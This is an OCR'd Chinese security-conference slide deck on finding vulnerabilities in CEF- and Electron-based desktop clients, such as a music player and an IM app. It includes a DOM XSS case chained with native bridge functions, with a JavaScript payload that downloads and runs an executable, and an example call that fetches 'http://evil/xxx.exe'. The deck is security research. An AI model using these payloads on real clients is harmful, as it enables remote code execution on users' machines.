从Web攻击视角看客户端漏洞挖掘

360高级攻防研究院 - Wfox

DEFCON in Hangzhou , 2022

目录

Contents

前置知识

安全客文章


- 《嵌入式浏览器安全之初识Cef》
- 《嵌入式浏览器安全之网易云音乐RCE漏洞分析》
- 《疫情之下，从某IM软件RCE漏洞看供应链安全》
- 《Electron的openExternal可控利用点分析》
- 《反制爬虫之Burp Suite RCE》

PART 01

CEF入门分析

主流Web控件

Chromium Embedded Framework



Electron

NW.js

QtWebKit

MSHTML

主流Web控件

1. Chromium Embedded Framework

Chromium嵌入式框架（Chromium Embedded Framework）是个基于Google Chromium项目的开源Web browser控件，支持Windows, Linux, Mac平台。

通过原生库提供C和C++的编程接口，这些接口将宿主程序与Chromium和WebKit的实现细节隔离，能让浏览器与应用程序无缝集成，并支持自定义插件、协议、Javascript对象与扩展。

- QQ
- WeChat
- Battle.net
- Evernote
- …

主流Web控件

2. Electron

Electron是由Github开发的一个构建跨平台桌面应用程序的开源框架，通过将Chromium和Node.js合并到同一个运行环境中，可以打包成Windows、Linux、Mac系统下的应用程序。

Electron平台用Javascript把UI和后端逻辑打通，后台主进程使用NodeJs丰富的API完成复杂耗时的逻辑，而UI进程则借助Chrome渲染HTML完成交互。

- Atom
- GitHub Desktop
- VS Code
- Typora
- …


样例分析 – 某播放器

- Cef应用，加载本地文件资源
- 禁用chrome沙箱
- chromium版本较低
- 主进程随机监听一个端口
- 注册orpheus伪协议

软件架构分析

1. 文件结构分析

- 主程序
- cef依赖库
- html资源文件
- 各种配置文件



locales	2019/4/24 23:16	文件夹	
package	2019/4/24 23:24	文件夹	
resource	2019/12/12 15:01	文件夹	
skin	2019/4/24 23:16	文件夹	
audioeffects.dll	2019/12/2 14:35	应用程序扩展	961 KB
bscommon.dll	2019/12/2 14:35	应用程序扩展	156 KB
cef.pak	2019/12/2 14:33	PAK 文件	1,458 KB
[redacted]	2019/12/2 14:36	应用程序扩展	9,224 KB
[redacted]e	2019/12/2 14:35	应用程序	516 KB
[redacted]il.exe	2019/12/2 14:36	应用程序	1,455 KB
[redacted].exe	2019/12/2 14:35	应用程序	301 KB
d3dcompiler_43.dll	2019/12/2 14:36	应用程序扩展	2,069 KB
d3dcompiler_46.dll	2019/12/2 14:36	应用程序扩展	3,159 KB
dbghelp.dll	2019/12/2 14:35	应用程序扩展	1,196 KB
ExceptionHandler.dll	2019/12/2 14:35	应用程序扩展	190 KB
ffmpegsumo.dll	2019/12/2 14:36	应用程序扩展	2,514 KB
icudtl.dat	2019/12/2 14:33	DAT 文件	9,747 KB
isc_chat.dat	2019/12/20 17:37	DAT 文件	1 KB
libcef.dll	2019/12/2 14:36	应用程序扩展	37,857 KB
libcurl.dll	2019/12/2 14:35	应用程序扩展	562 KB
libEGL.dll	2019/12/2 14:35	应用程序扩展	144 KB
libFLAC_dynamic.dll	2019/12/2 14:35	应用程序扩展	268 KB
libFLAC++ dynamic.dll	2019/12/2 14:35	应用程序扩展	121 KB

1. 文件结构分析


- 本地资源加载
  - **绝对文件路径加载**

    file:///C:/application
  - **伪host加载**

    file://application/index.html
  - **伪协议&伪host加载（Custom Scheme）**

    custom://application/index.html

- 远程资源加载
  - https://xxxxx.com/index.html




软件架构分析

1. 文件结构分析

- orpheus://orpheus/pub/app.html

对应orpheus.ntpk压缩包中/pub/app.html



2. 进程分析

- 主进程
- Cef Render渲染进程
- Cef GPU加速进程

```
"D:\software\xxxxxx\xxxxMusic\xxxxmusic.exe" --type=renderer
support=1 --lang=en-US --lang=en-US --log-
file="C:\Users\pc\AppData\Local\xxxxx\xxxxMusic\web.log" --product-
version="Chrome/35.0.1916.157 xxxxMusicDesktop/2.7.0.198230" --context-safety-
implementation=-1 --uncaught-exception-stack-size=1048576 --no-sandbox --
enable-pinch --enable-threaded-compositing --enable-delegated-renderer --
enable-software-compositing --channel="5180.1.1167745776\650049420"
/prefetch:673131151
```

music.exe	5180	1.39	93 B/s	50.93 MB	DESKTOP-89RK23S\pc	d Music
music.exe	5676	0.01		254.79 MB	DESKTOP-89RK23S\pc	d Music
music.exe	4588	1.22		149.39 MB	DESKTOP-89RK23S\pc	d Music

2. 进程分析

- --no-sandbox 关闭沙箱功能
- --remote-debugging-port 开启远程调试协议并指定端口
- --disable-web-security 禁用同源策略
- --allow-file-access-from-files 允许跨域读取本地文件
- --ppapi-flash-path 指定Flash PPAPI执行路径
- --register-pepper-plugins 指定Flash PPAPI执行路径
- --enable-system-flash 允许使用系统Flash

3. 端口分析

- http端口（调试端口、网页与本地通讯API、进程间通讯API）
- 其他服务端口（127.0.0.1、0.0.0.0）

4. 伪协议分析

- 注册表 HKEY_CLASSES_ROOT\orpheus\shell\open\command

orpheus = "E:\software\xxxxx\xxxxMusic\xxxxmusic.exe" --webcmd="%1"

- 遍历Windows伪协议脚本：

https://github.com/lcatro/pseudo-protocals-digger

样例分析 – 某播放器

- Cef应用，加载本地文件资源
- 禁用chrome沙箱
- chromium版本较低
- 主进程随机监听一个端口
- 注册orpheus伪协议


PART 02

CEF客户端攻击面

攻击面 – Native函数

基础概念

JavaScript 提供调用 Native 功能的接口，让混合开发中的前端部分可以方便地使用 Native 的功能



Browser调用JSContext中注册的Native函数

Native将Native函数绑定到Render JSContext

攻击面 – Native函数

触发场景

执行JavaScript代码 -> 调用Native函数

- **DOM XSS攻击**

黑盒或白盒挖掘DOM XSS漏洞，并构造XSS触发场景执行JavaScript代码

- **内置浏览器**

用户可通过内置浏览器打开任意网站，在网站中插入JavaScript代码

攻击面 – Native函数

发掘脆弱的Native函数

开发者根据业务需求，实现了功能各异的Native函数可供网页调用，其中可能包括了命令执行、文件操作、敏感信息泄露等高危函数。

- **黑盒分析，内置浏览器**

遍历Native对象获取可调用的Native函数

eg. `document.write(Object.keys(window.external).sort().join("<br>"));`

- **白盒分析，JavaScript业务代码**

从客户端功能的敏感操作（文件下载、运行外部程序等）的前端代码中定位到Native函数及传参用法

eg. `window.external.downfile("http://evil/xxx.exe", "c:/temp/evil.exe");`


- **逆向分析，native函数DLL文件**


分析Native函数的功能实现、传参构造，发掘漏洞利用点

攻击面 – Native函数

漏洞案例 – 某IM软件

- Cef应用，加载本地文件资源，资源文件加密
- 禁用chrome沙箱
- chromium版本较低
- Flash ppapi DLL低版本






攻击面 – Native函数

漏洞案例 – 某IM软件

- /static/js/talkbox.xxxx.js

聊天主窗口，卡片消息解析的渲染功能，当卡片消息的content内容为<html>开头时，直接通过innerHTML的方式渲染到聊天页面中。




```
18474            card: function() {
18475                var A = this.msg.extraContent,
18476                    g = JSON.parse(A);
18477                return g.photoResId && C.i(t.c)(g.photoResId, "MSG-public-card-" + this.msgId, 96), g
18478            },
18479            detail: function() {
18480                if (this.card) {
18481                    var A = this.card.content;
18482                    if (A.indexOf("<html>") > -1) {
18483                        var g = document.createElement("div");
18484                        g.innerHTML = A;
```

攻击面 – Native函数

漏洞案例 – 某IM软件

- 下载文件：window.lxpc.exebusinessaction('DownloadResource', 'Noticefile', '0', jsondata, 0, callback)
- 运行文件：window.lxpc.exebusinessaction('Notice', 'OpenFile', '0', jsondata, 0, callback)

Payload构造：

1. 将photoResId对应的文件下载到c:\windows\temp\目录，保存为calc.exe
2. 运行c:\windows\temp\calc.exe


```
var down = {
    resourceList: [{
        resourceType: 'res_file',
        fileName: "calc.exe",
        photoResId: "758E2E6D-4881-46b7-93A8-E7D30C72F294",
        filePath: "c:\\windows\\temp\\",
        manualDownLoad: 1
    }]
}

window.lxpc.exebusinessaction('DownloadResource', 'Noticefile', '0', JSON.stringify(down), 0,
function(status, result, targ) {
    if (status == 0) {
        var parm = {
            filePath: "c:\\windows\\temp\\calc.exe"
        };
        window.lxpc.exebusinessaction('Notice', 'OpenFile', '0', JSON.stringify(parm), 0,
function(status, result, targ) {});
    }
});
```

攻击面 – Native函数

漏洞案例 – 某IM软件


白盒JavsScript代码发掘DOM XSS -> 构造DOM XSS触发场景执行JavaScript -> 白盒JavsScript代码发掘native函数 -> 构造下载文件&运行外部程序的native函数JavaScript = 完整利用链



攻击面 – Native函数

漏洞案例 – 某IM

1. OAuth验证获取access_token -> 2. 通过公众号发送恶意卡片消息 -> 3. 用户查看消息触发XSS漏洞 -> 4. 下载保存exe文件 -> 5. 打开exe文件 -> **6. 目标上线**



攻击面 – CEF远程调试

基础概念

Chrome远程调试协议(Chrome remote debugging protocol)，基于HTTP和WebSocket，开发者工具(DevTools)通过远程调试协议和浏览器内核进行交互。

